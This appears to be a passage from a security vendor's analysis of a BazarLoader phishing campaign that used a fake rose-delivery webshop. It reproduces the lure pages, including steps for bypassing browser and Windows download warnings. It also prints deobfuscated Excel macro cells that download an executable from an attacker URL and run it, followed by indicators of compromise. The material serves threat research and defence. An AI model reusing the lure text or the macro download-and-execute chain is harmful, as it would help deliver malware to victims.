Rose World - Modify order
Rose World - Modify order
https://rosedelivery.us

Please wait while loading

Current Status:
Data processing

The loading page is also fake, the content is already loaded under the loading page overlay.

Next, the victim is presented instructions on how to download and execute the malware.



Order status: processed

Your order is being processed at 01.25.2021. In case you want to modify or cancel it, please follow next step

Open the document, "Enable Editing" and "Enable Content" to be able to fill out the form.

PROTECTED VIEW Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View. Enable Editing

THIS DOCUMENT IS ENCRYPTED BY
DOCUSIGN® PROTECT SERVICE

PERFORM THE FOLLOWING STEPS TO PERFORM DECRYPTION

1 If this document was downloaded from Email, please click "**Enable Editing**" from the yellow bar above

2 Once You have Enable Editing, please click "**Enable Content**" from the yellow bar above

WHY I CANNOT OPEN THIS DOCUMENT?

- You are using iOS or Android, please use Desktop PC
- You are trying to view this document using Online Viewer

SECURITY WARNING Macros have been disabled. Enable Content

THIS DOCUMENT IS ENCRYPTED BY
DOCUSIGN® PROTECT SERVICE

PERFORM THE FOLLOWING STEPS TO PERFORM DECRYPTION

1 If this document was downloaded from Email, please click "**Enable Editing**" from the yellow bar above

2 Once You have Enable Editing, please click "**Enable Content**" from the yellow bar above


WHY I CANNOT OPEN THIS DOCUMENT?

- You are using iOS or Android, please use Desktop PC
- You are trying to view this document using Online Viewer

Only for Google Chrome users

In case you are unable to download, perform simple steps

It includes instructions to bypass the malicious file download warning on Google Chrome.



WHY I CANNOT OPEN THIS DOCUMENT?

- You are using iOS or Android, please use Desktop PC
- You are trying to view this document using Online Viewer

Only for Google Chrome users

In case you are unable to download, perform simple steps

Cancellation.Requ....exe is not commonly downloaded and may be dangerous.


Help

The form could be downloaded here:

Request Form

Send the filled out form to this email

It even includes instructions to bypass Windows security features preventing the file from being executed because it was downloaded from the Internet.



Only for Google Chrome users

Help

In case you have error "file corrupted", perform simple steps

request_form_1607619894.xls Properties

request_form_1607619894.xls

Type of file: Microsoft Excel 97-2003 Worksheet (.xls)

Opens with: Excel

Location: C:\Users\Derek\Desktop

Size: 684 KB (700,928 bytes)

Size on disk: 688 KB (704,512 bytes)

Created: Wednesday, December 9, 2020, 4:56:37 PM

Modified: Wednesday, December 9, 2020, 4:56:42 PM

Accessed: Today, December 10, 2020, 5 minutes ago

Attributes: □ Read-only □ Hidden

Security: This file came from another computer and might be blocked to help protect this computer. ☑ Unblock

The form could be downloaded here:


Request Form

Send the filled out form to this email

The "Request Form" link will download a malicious document from `hxxps[:]//rosedelivery[.]us/` .

Malicious Document

The malicious document pretends to be protected by DocuSign and macros need to be allowed to decrypt it.



THIS DOCUMENT IS ENCRYPTED BY
DOCUSIGN® PROTECT SERVICE

PERFORM THE FOLLOWING STEPS TO PERFORM DECRYPTION


1 If this document was downloaded from Email, please click "**Enable Editing**" from the yellow bar above

2 Once You have Enable Editing, please click "**Enable Content**" from the yellow bar above

WHY I CANNOT OPEN THIS DOCUMENT?

- You are using iOS or Android, please use Desktop PC
- You are trying to view this document using Online Viewer

The XLM macro code will download the BazarLoader executable from `hxxps[:]//www.smowengroup[.]com/fer/iertef.php` and execute it.



```
pywin32 is not installed (only is required if you want to use MS Excel)

          _        _______
|\     /|( \      (       )
( \   / )| (      | () () |
 \ (_) / | |      | || || |
  ) _ (  | |      | |(_)| |
 / ( ) \ | |      | |   | |
( /   \ )| (____/\| )   ( |
|/     \|(_______/|/     \|
   ______   _______  _______  ______   _______           _______  _______  _______ _________ _______  _______
  (  __  \ (  ____ \(  ___  )(  ___ \ (  ____ \|\     /|(  ____ \(  ____ \(  ___  )\__   __/(  ___  )(  ____ )
  | (  \  )| (    \/| (   ) || (   ) )| (    \/| )   ( || (    \/| (    \/| (   ) |   ) (   | (   ) || (    )|
  | |   ) || (__    | |   | || (__/ / | (__    | |   | || (_____ | |      | (___) |   | |   | |   | || (____)|
  | |   | ||  __)   | |   | ||  __ (  |  __)   | |   | |(_____  )| |      |  ___  |   | |   | |   | ||     __)
  | |   ) || (      | |   | || (  \ \ | (      | |   | |      ) || |      | (   ) |   | |   | |   | || (\ (
  | (__/  )| (____/\| (___) || )___) )| )      | (___) |/\____) || (____/\| )   ( |   | |   | (___) || ) \ \__
  (______/ (_______/(_______)|/ \___/ |/       (_______)\_______)(_______/|/     \|   )_(   (_______)|/   \__/


XLMMacroDeobfuscator(v0.1.5) - https://github.com/DissectMalware/XLMMacroDeobfuscator

File: /home/user/samples/20210122-pdf-bazarloader/request_form_1611584809.xlsm

Unencrypted xlsm file

[Loading Cells]
auto_open: auto_open->'Doc1'!$AA$5
[Starting Deobfuscation]
CELL:AA7        , FullEvaluation       , CALL("Kernel32","CreateDirectoryA","JCJ","C:\fgrgew",0)
CELL:AA8        , FullEvaluation       , CALL("Kernel32","CreateDirectoryA","JCJ","C:\fgrgew\fhdcd",0)
CELL:AA9        , FullEvaluation       , CALL("URLmon","URLDownloadToFileA","JJCCJJ",0,"https://www.smowengroup.com/fer/iertef.php","C:\fgrgew\fhdcd\uuhof.exe",0,0)
CELL:AA10       , FullEvaluation       , CALL("INSENG","DownloadFile","BCCJ","https://www.smowengroup.com/fer/iertef.php","C:\fgrgew\fhdcd\uuhof.exe",1)
CELL:AA11       , FullEvaluation       , CALL("shell32","ShellExecuteA","JJCCCCJJ",0,"Open","C:\fgrgew\fhdcd\uuhof.exe",,0,0)
CELL:AA13       , FullEvaluation       , RUN(Doc1!V1)
CELL:V1         , FullEvaluation       , RUN(Doc1!V2)
CELL:V2         , End                  , HALT()
```

The BazarLoader uses the decentralized Emerald DNS system based on the Emercoin blockchain to establish its C2 communication. It will download and install the BazarBackdoor[1]. This backdoor will be used to move laterally in the victim's network in order to take over the domain controller. Eventually the intrusion is monetized by deploying the Ryuk[2] ransomware.

Targeting

The campaign is targeted towards US companies. We conclude this from the email, PDF, fake webshop, but also from the recipients, which are US companies and/or international companies with a US presence.

Conclusion and Countermeasures

The new BazarLoader campaign does not feature malicious indicators in its emails, such as macro documents or clickable URLs. It rather relies on an elaborate social engineering lure to lead the victim towards finding and downloading the malware themselves rather then directly handing it over. The amount of manual work required by victims makes this campaign difficult to detect via automated measures. This is why Hornetsecurity is closely tracking malspam operations by threat actors to quickly engage newly emerging threats. Hence Hornetsecurity is already aware of this new elaborate social engineering scheme to distribute the BazarBackdoor and Hornetsecurity's Spam Filtering and Malware Protection, already quarantines the new BazarLoader emails.

References

Indicators of Compromise (IOCs)

Email

Subjects

- `Congratulations on the latest purchase you have made!Your order number is KCD[0-9]{8}G.`
- `Congratulations on your purchase from our store! Your order number is KCD[0-9]{8}G.`
- `Order Confirmed. Your order number KCD[0-9]{8}G will be send to you soon.`
- `Purchase confirmation for order number KCD[0-9]{8}G`
- `Thanks for your order, your order number KCD[0-9]{8}G.`
- `Thank you for using the (Rose Deliver|Rose World) stores service. Your order number is KCD[0-9]{8}G.`
- `Thank you for your order from the (Rose Deliver|Rose World) online shop, your order number is KCD[0-9]{8}G.`
- `Thank you for your order from the (Rose Deliver|Rose World) online store, your order number is KCD[0-9]{8}G.`
- `Thank you for your purchase, your order number is KCD[0-9]{8}G.`
- `You have formed an order KCD[0-9]{8}G from (Rose Deliver|Rose World) online store.`
- `Your order No. KCD[0-9]{8}G has been completed by (Rose Deliver|Rose World).`

Representation was condensed by using the following regex patterns: `KCD[0-9]{8}G`, `(Rose Deliver|Rose World)`

Attachment Filenames

`invoice_KCD[0-9]{8}G.pdf`

Representation was condensed by using the following regex patterns: `KCD[0-9]{8}G`

Hashes

MD5	Filename	Description
`c3347d329bda013282d32ee298c8dc45`	`invoice_KCD86786085G.pdf`	Lure PDF
`e8b0cc2767cc0195570af56e9e7750fe`	`request_form_1611584809.xlsm`	Downloaded Maldoc

URLs

- `hxxps[:]//roseworld[.]shop`

- `hxxps[:]//rosedelivery[.]us/`

DNS

- `roseworld[.]shop`
- `rosedelivery[.]us`